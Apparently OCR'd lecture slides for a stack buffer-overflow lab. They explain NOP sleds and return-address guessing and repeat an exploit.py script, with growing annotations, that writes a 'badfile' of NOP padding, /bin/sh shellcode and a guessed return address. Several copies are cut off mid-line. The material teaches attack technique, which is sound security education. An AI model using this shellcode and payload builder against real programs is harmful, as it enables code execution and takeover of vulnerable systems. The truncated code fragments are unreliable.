
We are going to guess where our malicious code is going to be!

Let's guess!

This could potentially go on for a very long time ☹

We need a better approach to guessing!

Step 2: Find the address of our malicious **shellcode**



We are going to guess where our malicious code is going to be!

Let's guess!

Instead of garbage, we will fill it with executable instructions

But we don't want that instruction to do anything…

Step 2: Find the address of our malicious **shellcode**

Malicious Code

000000000

00000000000


0000000000

New return address

00000000000

0000000000


<u>Step 2:</u> Find the address of our malicious **shellcode**



NOP


The NOP instruction *does nothing*, and the advances to the next instruction

Step 2: Find the address of our malicious **shellcode**



Incorrect guess, but the program does not crash!

Step 2: Find the address of our malicious **shellcode**




This large sequence of NOPs is called a NOP sled ☺

Incorrect guess, but the program does not crash!

NOP advances to the next instruction

Step 2: Find the address of our malicious **shellcode**



Next: We need to construct the contents of our *badfile*

exploit.py

This script will construct our `badfile` for us!

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4          # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

exploit.py

This script will construct our `badfile` for us!

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4          # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)
(we will talk later about what exactly this is)

exploit.py

This script will construct our `badfile` for us!

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)
(we will talk later about what exactly this is)

Initially fill entire payload with NOP operators (0x90)

exploit.py

This script will construct our `badfile` for us!

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)
(we will talk later about what exactly this is)

Initially fill entire payload with NOP operators (0x90)

Place malicious code *somewhere* in the payload
(This can be many different values, I just arbitrary selected 400)

exploit.py

This script will construct our `badfile` for us!

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4          # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)
(we will talk later about what exactly this is)

Initially fill entire payload with NOP operators (0x90)

Place malicious code *somewhere* in the payload
(This can be many different values, I just arbitrary selected 400)

Place return address (a guess) at offset 112

exploit.py

This script will construct our `badfile` for us!

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4          # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)
(we will talk later about what exactly this is)

Initially fill entire payload with NOP operators (0x90)

Place malicious code *somewhere* in the payload
(This can be many different values, I just arbitrary selected 400)

Place return address (a guess) at offset 112

exploit.py

This script will construct our `badfile` for us!

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xc

).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for

############################
# Put the shellcode somewhere
start = 400         # TODO: Cha
content[start:start + len(she

# Decide the return address v
ret = 0xffffcb08 + 200        #
offset = 108 + 4        # TODO:

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
###################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)
(we will talk later about what exactly this is)


This is the value of $ebp that you got from the GDB

YOURS MIGHT BE SLIGHTLY DIFFERENT

perators (0x90)

in the payload
itrary selected 400)

ddress (a guess) at



exploit.py

This script will construct our `badfile` for us!

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xc

).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for

##############################
# Put the shellcode somewhere
start = 400          # TODO: Cha
content[start:start + len(she

# Decide the return address v
ret = 0xffffcb08 + 200        #
offset = 108 + 4        # TODO:

L = 4          # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)
(we will talk later about what exactly this is)


When we debugged with GDB, GDB puts some information on the stack, which means that the memory address are slightly different when we run the program without GDB, so we need to apply an offset

For most students 200 works, for other 0x78 works

perators (0x90)

in the payload
itrary selected 400)

ddress (a guess) at



exploit.py

This script will construct our `badfile` for us!

```
#!/usr/bin/python3
import sys

shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400       # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
    f.write(content)
```

Malicious code to be injected (`/bin/sh`)
(we will talk later about what exactly this is)

Initially fill entire payload with NOP operators (0x90)

Place malicious code *somewhere* in the payload
(This can be many different values, I just arbitrary selected 400)

Place return address (a guess) at offset 112

exploit.py

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
##################################################################
# Put the shellcode somewhere in the payload
start = 400         # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200      # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
##################################################################
```

`start` will determine where in the list the malicious code will be inserted

exploit.py

This script will construct our `badfile` for us!


```
#######################################################################
# Put the shellcode somewhere in the payload
start = 400        # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200          # TODO: Change this number
offset = 108 + 4        # TODO: Change this number

L = 4            # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#######################################################################
```

This script build constructs a python list, and writes out the list to `badfile`

`0xffffcb08` = address of $ebp

200 = GDB offset

`ret` is the value we put at the return address (our guess!!)



exploit.py

This script will construct our `badfile` for us!

```
#####################################################################
# Put the shellcode somewhere in the payload
start = 400         # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200       # TODO: Change this number
offset = 108 + 4        # TODO: Change this number

L = 4           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####################################################################
```

This script build constructs a python list, and writes out the list to `badfile`

`0xffffcb08` = address of $ebp

200 = GDB offset

`offset` is where in our list we place the return address (`ret`)

